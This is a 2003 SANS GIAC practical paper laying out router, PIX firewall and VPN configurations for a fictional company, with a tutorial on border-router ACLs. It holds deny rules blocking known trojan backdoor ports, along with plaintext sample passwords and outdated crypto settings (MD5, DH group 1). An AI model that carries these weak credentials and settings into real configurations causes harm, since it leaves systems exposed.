no service password-encryption
hostname GIACbr
enable secret 5 $1$VVHo$5laigYPuRJbgOxb8hdk3n0
enable password cran_2002
ip subnet-zero
no ip source-route
no ip bootp server
ip audit notify log
ip audit po max-events 100
call rsvp-sync
interface serialt0/0
 description Internet interface
 ip address 7.1.41.7 255.255.255.252
 ip access-group 101 in
 no ip unreachables
 no ip mroute-cache
 full-duplex
 no cdp enable
interface ethernett0/0
 description FW interface
 ip address 7.1.40.182 255.255.255.248
 ip access-group 102 in
 no ip unreachables
 no ip mroute-cache
 full-duplex
 no cdp enable
 no mop enabled
ip classless
ip route 0.0.0.0 0.0.0.0 7.1.41.10
enable logging   192.168.23.7
no ip http server
no telnet
no tftp
access-list 101 deny ip 61.140.0.0 0.0.255.255 any log
access-list 101 deny ip 61.144.0.0 0.0.255.255 any log
access-list 101 deny ip 202.102.0.0 0.0.255.255 any log
access-list 101 deny tcp any any eq 6669
access-list 101 deny tcp any any eq 2222
access-list 101 deny tcp any any eq 7000
access-list 101 deny tcp any any eq 16959
access-list 101 deny tcp any any eq 27374
access-list 101 deny tcp any any eq 6711
access-list 101 deny tcp any any eq 6712
access-list 101 deny tcp any any eq 6776
access-list 101 deny tcp any any eq 16660
access-list 101 deny tcp any any eq 65000
access-list 101 deny tcp any any eq 27665
access-list 101 deny tcp any any eq 31335
access-list 101 deny tcp any any eq 27444
access-list 101 permit  icmp any any echo-reply log
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
access-list 101 permit  icmp any any time-exceeded
access-list 101 permit  icmp any any host-unreachable
access-list 101 permit  icmp any any port-unreachable
access-list 101 deny icmp any any log
access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139
access-list 101 deny tcp any any eq 445
access-list 101 deny udp any any eq 445
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip host 0.0.0.0 any
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
access-list 101 deny ip 27.0.0.0 0.255.255.255 any
access-list 101 deny ip 0.0.0.255 0.255.255.255 any
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0 0.255.255.255 any log
access-list 101 deny ip 219.0.0.0 0.255.255.255 any log
access-list 101 deny ip 202.0.0.0 0.255.255.255 any log
access-list 101 deny ip 203.184.0.0 0.0.255.255 any log
access-list 101 deny udp any any eq 69 log
access-list 101 deny tcp any any 87 log
access-list 101 deny tcp any any 37 log
access-list 101 deny udp any any eq 37 log
access-list 101 deny ip any any eq 111 log
access-list 101 deny tcp any any eq 119 log
access-list 101 deny tcp any any eq 123 log
access-list 101 deny tcp any any range 512 515 log
access-list 101 deny tcp any any eq 143 log
access-list 101 deny tcp any any eq 389 log
access-list 101 deny tcp any any 4045 log.
access-list 101 deny tcp any any eq  1214
access-list 101 deny tcp any any eq  6346
access-list 101 deny tcp any any eq  6347
access-list 101 deny ip any host 7.1.40.177 log
access-list 101 permit ip any any
access-list 102 permit 7.1.40.0 0.0.0.255 log
access-list 102 deny ip any any log
no cdp run
banner  login
/ WARNING: Unauthorized access to this device is strictly prohibited.  Violators will be
prosecuted to the fullest extent of the law./
no ipx
no appletalk
dial-peer cor custom
line con 0
line aux 0
line vty 0 4
 password secretvty
 login
end
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Firewall Security Policy

The primary firewall is the core security component for the GIAC organization. The firewall will be responsible for statefully monitoring all network connections and performing Network Address Translation (NAT) between the internal private IP address scheme and the assigned Internet addresses.

Static address mapping are used to assign a publicly accessible IP address to each server which must directly communicate with external internet hosts.

Dynamic packet filtering allows the firewall to maintain a state table to keep track of the status of each session. This will allow a more thorough monitoring of the traffic and connections. Although it will put more of a load on the firewall's processor, it's been decided that performance impact is worth it.

Base configuration

Assign a security level to each of the Pix's ethernet interfaces. Security levels range from 0 – 100, with 100 being the greatest level of security. The Pix ASA only allows traffic to travel from a higher security level to a lower security level, unless otherwise specified.

```
nameif ethernet0 outside security0
nameif ethernet2 dmz security 40
nameif ethernet3 extranet security 60
nameif ethernet1 inside security100
```

Assign the address to each interface on the device.

```
ip address outside 7.1.40.177 255.255.255.248
ip address inside 192.168.20.10 255.255.255.0
ip address dmz 10.10.1.10 255.255.255.0
ip address extranet 192.168.21.10 255.255.255.0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Enable network address translation (NAT) and port address translation (PAT) this will hide our internal address scheme.

```
global (outside) 1 7.1.40.182-7.1.40.188 netmask 255.255.255.0
global (dmz) 1 10.10.1.1-10.10.1.20 netmask 255.255.255.0
global (extranet) 1 192.168.21.1-192.168.21.20 netmask 255.255.255.0
nat (inside) 1 192.168.0.0 255.255.255.0 0 0
nat (extranet) 0 access-list outside_access_ext
nat (extranet) 0 0
nat (dmz) 1 0 0
nat (inside) 1 0 0
```

Assign static address's to the servers located on the DMZ. The static command along with the access control lists will allow outside to hosts to make connections on specific ports on each server.

```
static (dmz,outside) 7.1.40.180 10.10.1.22 netmask 255.255.255.255
static (dmz,outside) 7.1.40.181 10.10.1.23 netmask 255.255.255.255
static (dmz,outside) 7.1.40.178 10.10.1.20 netmask 255.255.255.255
static (dmz,outside) 7.1.40.179 10.10.1.21 netmask 255.255.255.255
```

Assign static address's between the dmz and internal network segments. This will allow the internal hosts to make connections hosts on the dmz segment.

```
static (inside,dmz) 10.10.1.20 192.168.23.22 netmask 255.255.255.255
static (inside,dmz) 10.10.1.21 192.168.23.21 netmask 255.255.255.255
```

The fixup protocol command will allow the use of a service or protocol on the firewall. Ports that are specified are the services which the firewall will listen for.

```
fixup protocol http 80
fixup protocol smtp 25
fixup protocol https 443
fixup protocol domain 53
```

Set logging to a central logging server and set the size of the logging queue. This server will collect all syslog traffic from the firewall for review. The host specified is configured to collect all all syslog traffic from the perimeter devices.

```
logging queue 512
logging host inside 192.168.23.199
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The Pix firewall supports some basic Intrusion Detection features such as attack signature recognition and response and anti spoofing measures. These features are enabled and configured to drop the packets in the event it detects a known signature. This is then logged to the syslog server.

```
ip audit info action drop
ip audit attack action drop
floodguard enabled
ip verify reverse-path interface outside
ip verify reverse-path interface dmz
ip verify reverse-path interface extranet
ip verify reverse-path interface inside
```

Firewall Rulebase

The firewall's rulesets define how traffic is permitted to flow between each interface. The following rules will be applied to control the flow of traffic between the interfaces. Any traffic which has not been explicitly defined below will be dropped.

The access list **outside_access_dmz** defines the traffic which may flow between the external firewall interface (eth0) and the dmz network interface (eth1) Any other traffic is implicitly denied. Just as with the router, the order of the access lists is important when considering efficiency. Each rule is ordered according to traffic volume, for example, there is much more port 80 web traffic than there is for SSL. Therefore, web will be listed first and SSL listed second.

Permit external web access and secure login to the web app servers.

```
access-list outside_access_dmz permit tcp any host 7.1.40.180 eq www
access-list outside_access_dmz permit tcp any host 7.1.40.180 eq https
```

Permit external web access and secure login to the web app servers.

```
access-list outside_access_dmz permit tcp any host 7.1.40.181 eq www
access-list outside_access_dmz permit tcp any host 7.1.40.181 eq https
```

Permit DNS requests to our external DNS server.

```
access-list outside_access_dmz permit udp any host 7.1.40.179 eq
domain
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Permit external smtp traffic to mail relay server. HTTPS is permitted to facilitate secure web mail access.

```
access-list outside_access_dmz permit tcp any host 7.1.40.178 eq smtp
access-list outside_access_dmz permit tcp any host 7.1.40.178 eq https
```

Deny any other traffic not explicitly defined in the above ruleset.

```
access-list outside_access_dmz deny ip any any
```

The ACL **outside_access_ext** defines the type of data that may flow between the external firewall interface (eth0) and hosts on the extranet network interface (eth3). The source address's shown are assigned to each of the partners which connect to this segment

```
access-list outside_access_ext permit ip 192.168.21.0 255.255.255.0
10.210.100.0 255.255.255.0
access-list outside_access_ext permit ip 192.168.21.0 255.255.255.0
10.210.101.0 255.255.255.0
access-list outside_access_ext permit ip 192.168.21.0 255.255.255.0
10.210.102.0 255.255.255.0
```

Deny any other traffic not explicitly defined in the above ruleset

```
access-list outside_access_ext deny ip any any
```

The ACL **dmz_access_out** will define the type of traffic which may leave the dmz segment for external internet hosts. The only types of services which may initiate an oubound connection will be email and DNS and from the specific servers. All others will be denied.

```
Access-list dmz_access_out permit ip 10.10.1.20 255.255.255.255 any eq
smtp
Access-list dmz_access_out permit ip 10.10.1.21 255.255.255.255 any eq
domain
```

Deny any other traffic not explicitly defined in the above ruleset

```
access-list dmz_access_out deny ip any any
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The ACL **dmz_access_internal** will define the type of data that may flow between the external firewall interface (eth0) and the internal corporate network (eth2). The ports permitted will facilitate the passing of smtp and netbios authentication between the servers and the internal domain. Any other traffic is implicitly denied.

```
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq
smtp
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq
135
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq
389
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq
445
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq
1025
access-list dmz_access_internal permit ip 10.10.1.21 192.168.23.21 eq
domain
access-list dmz_access_internal permit udp 10.10.1.0 192.168.23.199 eq
syslog
```

Deny any other traffic not explicitly defined in the above ruleset.

```
access-list dmz_access_internal deny ip any any
```

The ACL **inside_access_dmz** defines which internal host addresses may initiate connections to hosts on the DMZ. The rules define will allow the external DNS server to pass DNS traffic with the the internal DNS server (AD server), and will allow the external mail relay server to pass smtp traffic to the internal email server. Also, the protocol's required for web mail authentication are permitted between the mail relay server and the internal domain controller.

```
access-list inside_access_dmz permit udp 10.10.1.21 192.168.23.21 eq
domain
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.22 eq
smtp
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq
135
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq
389
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq
445
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq
1025
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Deny any other traffic not explicitly defined in the above ruleset.

```
access-list inside_access_dmz deny ip any any
```

The ACL **inside_access_ext** will define which internal hosts may initiate connections to the extranet segment.

The only traffic permitted will be SQL traffic from the internal operations database and the translation database and netbios authentication traffic with the primary domain controller. All other traffic will be denied.

```
access-list inside_access_ext permit tcp 192.168.23.26 192.168.21.21 eq 1433
access-list inside_access_ext permit tcp 192.168.23.26 192.168.21.21 eq 1433
access-list inside_access_ext permit tcp 192.168.23.21 192.168.21.21 eq 135
access-list inside_access_ext permit tcp 192.168.23.21 192.168.21.21 eq 389
access-list inside_access_ext permit tcp 192.168.23.21 192.168.21.21 eq 445
```

Deny any other traffic not explicitly defined in the above ruleset.

```
access-list inside_access_ext deny ip any any
```

The ACL **inside_access_out** will define what types of outbound internet connections are allowed to originate from internal corporate network (eth2) to the external firewall (eth0). This rule will define which types of outbound connections the internal hosts may attempt to the internet.

Permit general web acces to the internet from the internal workstations. This will be the most common traffic flowing in and out of the organization. Therefore it will be placed first to improve firewall efficiency.

```
access-list inside_access_out permit tcp any any eq www
```

Permit DNS requests from our internal DNS server to the external DNS located on the dmz segment.

```
access-list inside_access_out permit ip 192.168.23.21 10.10.1.21 eq domain
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Permit internal mail server to relay email to the dmz segment. This is the only internal host which may send outgoing smtp traffic.

```
access-list inside_access_out permit tcp 192.168.23.22 10.10.1.20 eq
smtp
```

Permit internal hosts to make secure external web connections.

```
access-list inside_access_out permit tcp any any eq 443
```

Permit internal hosts to access external ftp services.

```
access-list inside_access_out permit tcp any any eq ftp
```

Deny icmp time exceeded. This will prevent time exceeded messages from leaving the internal corporate network.

```
access-list inside_access_out deny icmp any any time-exceeded
```

Deny icmp unreachable. This will prevent icmp unreachables from leaving the internal corporate network, thus preventing external mapping of the internal network.

```
access-list inside_access_out deny icmp any any unreachable
```

Deny icmp echo reply. This will prevent internal hosts from responding to external icmp requests, thus preventing external mapping of the internal network.

```
access-list inside_access_out deny icmp any any echo-reply
```

Permit remaining icmp traffic.

```
access-list inside_access_out permit icmp any any
```

Deny any other traffic not explicitly defined in the above ruleset.

```
access-list inside_access_out deny ip any any
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In order to take effect, each ACL must be bound to an interface using the access-group command.

```
access-group outside_access_dmz in interface outside
access-group inside_access_out in interface inside
access-group dmz_access_in in interface dmz
access-group ext_access_in in interface dmz
```

VPN Security Policy

GIAC's VPN functions are consolidated on the external Cisco PIX firewall. The VPN will be used to support all remote connectivity between the GIAC headquarters and it's remote users and partners. We wish to allow all GIAC employees remote access to the internal network, while limiting partners to the Extranet only. With the exception of remote GIAC employees, all VPN traffic will be contained on the Extranet.

IPSec will be the supported method of encryption for GIAC's VPN. All packets will be encrypted using a 168bit 3Des encryption key.

When IPSec devices begin to initiate a connection, they must go through several processes before they can begin the session. The first is an exchange of the public key or shared secret, this is referred to as Internet Key Exchange (IKE). IKE is a protocol used to negotiate a unique security association (SA) which will be used through the course of the session.

There are several other components which make up the IKE negotiations, these include the encryption algorithm, the hash algorithm, the authentication method, group identifier, and lifetime.

Once the SA has been established, the two devices will begin to exchange data. Depending on the lifetime of the SA, several keys may be negotiated throughout the course of the session.

IPSec uses two methods of security for transmissions, Encapsulated Security Payload (ESP) and Authentication Header (AH). ESP works by encrypting the payload of each packet and adding its own source and destination headers before transmitting to the destination. When the packet is received by the destination VPN, all it has to do is decrypt it and pass it on. AH works by authenticating the header of each packet.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

IPSec can operate in one of two modes, either transport or tunnel mode. Transport mode protects the data in the packets but not the headers. Tunnel mode encapsulates the entire packet including the header. Since the Pix is a security gateway, tunnel mode will be used for all IPSec VPN connections.

Remote employees connect to the GIAC VPN using the Cisco VPN client v3.51.

MS IAS will be used to provide Radius authentication for the different VPN groups.

VPN IPSec Connection Parameters

Peer	**Remote employee's w/ VPN client**	**Partner**
Type	ras	peer to peer
Mode	tunnel	tunnel
Authentication	pre-share	pre-share
Encryption	3Des	3Des
Hash Algorithm	MD5	MD5
DH ID group	1	1
SA lifetime	7hrs	7hrs

© SANS Institute 2003, Author retains full rights

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The following commands will configure our VPN policy for both the site to site partner connection and our remote access clients. They will define the parameters which will be used during the IKE negotiations and define access permissions.

Define a pool of addresses which will be used for the VPN connections. These will only be assigned for our remote access clients, not for our partner connection.

```
local pool dealer 10.210.100.1-10.210.100.250
```

All traffic which is included in the access list vpnacl will be exempted from NAT.

```
nat (inside) 0 access-list vpnacl
```

The access list vpnacl will allow unnatted VPN traffic to the extranet and internal networks. This will also limit the partner traffic to the extranet segment only, and allow the GIAC remote access clients to connect to the internal network.

```
access-list vpnacl permit ip 192.168.21.0 255.255.255.0 172.16.31.0
255.255.255.0
access-list vpnacl permit ip 192.168.23.0 255.255.255.0 10.210.100.0
255.255.255.0
access-list vpnacl deny ip any any
```

Only allow IPSec between GIAC and it's partner. Any other traffic will be dropped.

```
access-list vpn_site permit ip 192.168.21.0 255.255.255.0 172.16.31.0
255.255.255.0
access-list vpn_site deny ip any any
```

Trust all IPSec traffic. This will allow IPSec to bypass all other access lists which are applied to the external firewall interface.

```
sysopt connnection permit-ipsec
```

Define the parameters for the IPSec connections. These will be used during IKE negotiations between GIAC and it's partner.

```
crypto ipsec transform-set peer_set esp-3des esp-md5-hmac
crypto dynamic-map dynmap 30 set transform-set peer_set
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The crypto map sequence 10 is defined for the site to site tunnel between GIAC and it's partner. It defines the partners remote peer address and binds it the ACL vpn_site.

```
crypto map peer_map 10 ipsec-isakmp
crypto map peer_map 10 match address vpn_site
crypto map peer_map 10 set peer 2.149.95.1
crypto map peer_map 10 transfrom-set peer_set
```

The crypto map sequence 20 is defined for the GIAC remote access clients. It defines the parameters for the Ipsec connection during IKE negotiations.

```
crypto map client_map 20 ipsec-isakmp dynamic dynmap
crypto map client_map interface outside
isakmp enable outside
isakmp client configuration address-pool local dealer outside
isakmp identity address
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash md5
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
```

The following commands will define the group configuration for each of the remote access clients. It will link the group to an address pool and define the internal DNS and WINS servers. Although the group password is assigned, each VPN client must still authenticate against the Radius server for their username.

```
vpngroup GIAC_ras address-pool dealer
vpngroup GIAC_ras dns-server 192.168.23.11
vpngroup GIAC_ras wins-server 192.168.23.11
vpngroup GIAC_ras default-domain GIAC-enterprises.com
vpngroup GIAC_ras idle-time 1800
vpngroup GIAC_ras password ********
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Complete Pix 525 External Firewall configuration

```
PIX Version 6.2(2)
nameif ethernet0 outside security0
nameif ethernet2 dmz security 40
nameif ethernet3 extranet security 60
nameif ethernet1 inside security100
enable password en2Tl8Go9BjZXuqK encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname GIACfw
domain-name GIAC-enterprises.com
fixup protocol http 80
fixup protocol smtp 25
fixup protocol https 443
fixup protocol domain 53
names
access-list outside_access_dmz permit tcp any host 7.1.40.180 eq www
access-list outside_access_dmz permit tcp any host 7.1.40.180 eq https
access-list outside_access_dmz permit tcp any host 7.1.40.181 eq www
access-list outside_access_dmz permit tcp any host 7.1.40.181 eq https
access-list outside_access_dmz permit tcp any host 7.1.40.179 eq domain
access-list outside_access_dmz permit udp any host 7.1.40.179 eq domain
access-list outside_access_dmz permit tcp any host 7.1.40.178 eq smtp
access-list outside_access_dmz permit tcp any host 7.1.40.178 eq https
access-list outside_access_dmz deny ip any any
access-list outside_access_ext permit ip 192.168.21.0 255.255.255.0 10.210.100.0
255.255.255.0
access-list outside_access_ext permit ip 192.168.21.0 255.255.255.0 10.210.101.0
255.255.255.0
access-list outside_access_ext permit ip 192.168.21.0 255.255.255.0 10.210.102.0
255.255.255.0
access-list outside_access_ext deny ip any any
Access-list dmz_access_out permit ip 10.10.1.20 255.255.255.255 any eq smtp
Access-list dmz_access_out permit ip 10.10.1.21 255.255.255.255 any eq domain
access-list dmz_access_out deny ip any any
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq smtp
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq 135
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq 389
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq 445
access-list dmz_access_internal permit ip 10.10.1.20 192.168.23.22 eq 1025
access-list dmz_access_internal permit ip 10.10.1.21 192.168.23.21 eq domain
access-list dmz_access_internal permit udp 10.10.1.0 192.168.23.199 eq syslog
access-list dmz_access_internal deny ip any any
access-list inside_access_dmz permit udp 10.10.1.21 192.168.23.21 eq domain
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.22 eq smtp
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq 135
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq 389
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq 445
access-list inside_access_dmz permit tcp 10.10.1.20 192.168.23.21 eq 1025
access-list inside_access_dmz deny ip any any
access-list inside_access_ext permit tcp 192.168.23.26 192.168.21.21 eq  1433
access-list inside_access_ext permit tcp 192.168.23.26 192.168.21.21 eq  1433
access-list inside_access_ext permit tcp 192.168.23.21 192.168.21.21 eq 135
access-list inside_access_ext permit tcp 192.168.23.21 192.168.21.21 eq 389
access-list inside_access_ext permit tcp 192.168.23.21 192.168.21.21 eq 445
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
access-list inside_access_ext deny ip any any
access-list inside_access_out permit tcp any any eq www
access-list inside_access_out permit ip 192.168.23.21 10.10.1.21 eq domain
access-list inside_access_out permit tcp 192.168.23.22 10.10.1.20 eq smtp
access-list inside_access_out permit tcp any any eq 443
access-list inside_access_out permit tcp any any eq ftp
access-list inside_access_out deny icmp any any time-exceeded
access-list inside_access_out deny icmp any any unreachable
access-list inside_access_out deny icmp any any echo-reply
access-list inside_access_out permit icmp any any
access-list inside_access_out deny ip any any
access-list vpnacl permit ip 192.168.21.0 255.255.255.0 172.16.31.0 255.255.255.0
access-list vpnacl permit ip 192.168.23.0 255.255.255.0 10.210.100.0 255.255.255.0
access-list vpnacl deny ip any any
access-list vpn_site permit ip 192.168.21.0 255.255.255.0 172.16.31.0 255.255.255.0
access-list vpn_site deny ip any any
pager lines 7
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
mtu outside 1500
mtu inside 1500
mtu dmz 1500
mtu extranet 1500
ip address outside 209.195.133.30 255.255.255.252
ip address dmz 10.10.1.10  255.255.255.0
ip address extranet 192.168.21.10 255.255.255.0
ip address inside 192.168.20.10 255.255.255.0
ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface dmz
ip verify reverse-path interface extranet
ip audit info action alarm
ip audit attack action alarm
ip local pool dealer 10.210.100.1-10.210.100.50
pdm history enable
arp timeout 14400
global (outside) 1 7.1.40.182-7.1.40.185 netmask 255.255.255.0
global (dmz) 1 10.10.1.1-10.10.1.20 netmask 255.255.255.0
global (extranet) 1 192.168.21.1-192.168.21.20 netmask 255.255.255.0
nat (dmz) 1 0 0
nat (extranet) 0 0
nat (inside) 1 0 0
nat (inside) 0 access-list vpnacl
static (dmz,outside) 7.1.40.32 10.10.1.22 netmask 255.255.255.255
static (dmz,outside) 7.1.40.33 10.10.1.23 netmask 255.255.255.255
static (dmz,outside) 7.1.40.30 10.10.1.20 netmask 255.255.255.255
static (dmz,outside) 7.1.40.31 10.10.1.21 netmask 255.255.255.255
static (inside,dmz) 10.10.1.20 192.168.23.22
static (inside,dmz) 10.10.1.21 192.168.23.21
access-group outside_access_in in interface outside
access-group inside_access_out in interface inside
access-group outside_access_dmz in interface dmz
access-group dmz_access_out in interface dmz
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
route outside 0.0.0.0 0.0.0.0 7.1.40.182 1
route inside 0.0.0.0 0.0.0.0 192.168.20.11 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 si
p 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
aaa-server mytacacs protocol radius
aaa-server mytacacs (inside) host 192.168.23.21 secretvpn timeout 5
no http server
no snmp-server location
no snmp-server contact
no snmp-server community public
no snmp-server enable traps
no tftp-server
floodguard enable
sysopt connection permit-ipsec
no sysopt route dnat
crypto ipsec transform-set peer_set esp-3des esp-md5-hmac
crypto dynamic-map dynmap 30 set transform-set peer_set
crypto map peer_map 10 ipsec-isakmp
crypto map peer_map 10 match address vpn_site
crypto map peer_map 10 set peer 2.149.95.1
crypto map peer_map 10 transfrom-set peer_set
crypto map client_map 20 ipsec-isakmp dynamic dynmap
crypto map client_map interface outside
isakmp enable outside
isakmp client configuration address-pool local dealer outside
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash md5
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
vpngroup GIAC_ras address-pool dealer
vpngroup GIAC_ras dns-server 192.168.23.21
vpngroup GIAC_ras wins-server 192.168.23.21
vpngroup GIAC_ras default-domain GIAC-enterprises.com
vpngroup GIAC_ras idle-time 1800
vpngroup GIAC_ras password ********
telnet timeout 5
ssh timeout 5
terminal width 80
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Tutorial

The topic for the tutorial section will be designing and implementing an effective border router screening policy. The tutorial will include suggestions on research and implementation techniques for access control lists on a Cisco IOS 12.2 router.

New threats, vulnerabilities and exploits appear almost everyday. Identifying and filtering this unwanted traffic will help to reduce the processing load on the firewall while also providing an additional layer of security for the organization. Examples of undesirable traffic include inbound applications such as Kazaa or source addresses which have attacked or excessively probed your organization in the past. Active monitoring of the router and firewall logs is essential in determining how the filters should be designed.

There may be situations where a particular port may need to be filtered based on a recent exploit. The most recent event was the Slammer worm of January 2003. The worm spread across the globe very quickly and exploited a known vulnerability associated with MS SQL Server. Although a patch had been available for several months, as usual, there were a large number of unpatched systems. Infected systems would then try to scan for other unpatched systems. There were reports of patched systems experiencing a DoS due to the excessive numbers of infected systems scanning them. The suggested quick fix for these systems would be to block all incoming traffic at the border router destined for ports tcp/1433 and tcp/1434.

Cyber attack trends tend to correspond with international current events. It may become necessary to completely block inbound traffic which has orginated from a specific country. Examples include Russia, China and various Middle East countries. Complete listings for these address blocks can be found at http://www.iana.org/ipaddress/ip-addresses.htm

> www.apnic.net - Asian Pacific Network Information Centre. Covers Asia and SE Asia
> www.arin.net - American Registry for Internet Numbers. This covers the America's and Sub Sahara Africa
> www.lacnic.net - Reginal Latin-American and Caribbean IP Address Registry. Covers Latin America and the Caribbean
> www.ripe.net - Reseaux IP Europeens. Covers Europe, Middle East, Central Asia and Northern Africa

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Trojan horse applications listen on specific higher numbered ports. When a new trojan is identified and associated with a port, it's not likely that any legitimate traffic will ever attempt to connect to those ports on your system again. So, depending on the popularity of a trojan, it may just be best to drop all incoming packets associated with the most active of these ports. A listing of common default trojan horse ports can be found at http://security.tsu.ru/info/ids/IDFAQ/oddports.htm

Cisco IOS Command Line Syntax

Configuration changes must be made while logged into enable mode, which is the equivalent of an administrator account. In order to log into enable mode, you must type 'en' at the prompt and supply the correct password. A # appears after the device name when logged into enable mode. In order to make configuration changes, you must type 'config t' to enter into configuration mode. The 't' specifies that the changes while be made while logged into terminal mode.

```
giacbr>
giacbr>en
giacbr>*******
giacbr#
giacbr# config t
giacbr#(config-t)
```

The syntax for the Cisco IOS commands presented below include.

Creating a new access list:

access-list [name] [action] [type] [source address] [destination address] [protocol] [option]

access-list	command identifier
[name]	ACL name
[action]	Either Permit or Deny
[type]	Traffic type, may either be TCP, UDP, ICMP or IP
[source address]	Source of address of the packet
[destination address]	Destination address of the packet
[protocol]	Service Port
[option]	Additional options such as Log

Deleting each access list in a set:

giacbr#(config-t) clear access-list [number]

Deleting a specific access list:

giacbr#(config-t) no access-list [number]

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Clear the address resolution protocol cache from the router. Clearing the ARP cache will delete dynamic ARP entries and clear the IP route cache. This should be a standard practice after making any kind of access list change.

```
giacbr#(config-t) clear arp-cache
```

Write configuration changes to memory; the complete command is write memory; but IOS syntax allow's for abbreviations in some instances.

```
giacbr#(config-t) wr mem
```

If a router has too many rulesets configured, it may adversely affect the effieciency of the device. Therefore, we do not want to list every single possible trojan port or international address in our rulebase. Rather, we will include the ones which pose the greatest threat or most persistent activity.

Whenever a new access list is added to a group, it will be placed at the end of the list. In order to rearrange the order of the access lists, and increase efficiency, each one must be cleared out and reapplied. This can easily be done by copying the contents of the access list into a text file prior to editing.

In the following example, I will modify my access-list 101 to block and log all incoming traffic from a specific subnet located in China. The addresses within this block have become increasingly hostile toward my network, so I've decided to blackhole the entire address range.

Instructions for implementation are as follows:

1. Edit a copy of the routers access-list 101 in any text editor, insert the following line into the hostile source address section at the beginning of the ruleset.

   ```
   access-list 101 deny ip 61.28.0.0 0.0.255.255 any log
   ```

2. At the routers command line, clear the current access-list 101. Note, the access-list 101 is still bound to the external interface for inbound traffic, the rules have just been erased.

   ```
   giacbr#(config-t) clear access-list 101
   ```

3. Copy and paste the new access-list 101 to the router then exit from configuration mode.

4. Clear the ARP cache on the router.

   ```
   giacbr# clear arp-cache
   ```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5. Write the config to flash memory, thus saving any changes.

   giacbr# wr mem

In the next example, I will modify my access-list 101 to block all incoming traffic associated with the GabanBus/NetBus trojan on port 12345.

Note that because a specific port is being blocked, the protocol is set to TCP as opposed to IP. This is because IP refer's refers collectively to TCP, UDP and ICMP. Since a port number cannot be ICMP, TCP must be specified in the rule. If we wished to block the UDP port for 12345 as well, then a separate access list must be created.

1. Edit a copy of the routers access-list 101 in any text editor, insert the following line.

   giacbr#(config-t) access-list 101 deny tcp any any eq 12345

   This ruleset is designed to drop all traffic with a destination port of '12345'. There will be no exceptions for either the source or the destination address.

2. At the routers command line, while in logged in to enable mode clear the current access-list 101. Note, the access-list 101 is still bound to external interface for inbound traffic, the rules have just been erased.

   giacbr#(config-t) clear access-list 101

3. Copy and paste the new access-list 101 to the router.

4. Clear the ARP cache on the router.

   giacbr# clear arp

5. Write the configuration to flash memory.

   giacbr# wr mem

Maintaining an effective border router policy requires that the administrator keep up to date with the latest attack trends and exploits. Filtering out this undesirable traffic before it enters the network perimeter will help to protect the organization from external threats and reduce the processing load on the perimeter firewall.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Section III – Verify the Firewall Policy

This section will describe the process of validating the security policy of the external firewall. Evaluating the firewalls configuration will help us to identify any problems, misconfigurations or potential area's of concern. We can then compare the results against the policy to determine whether it is functioning according to design.

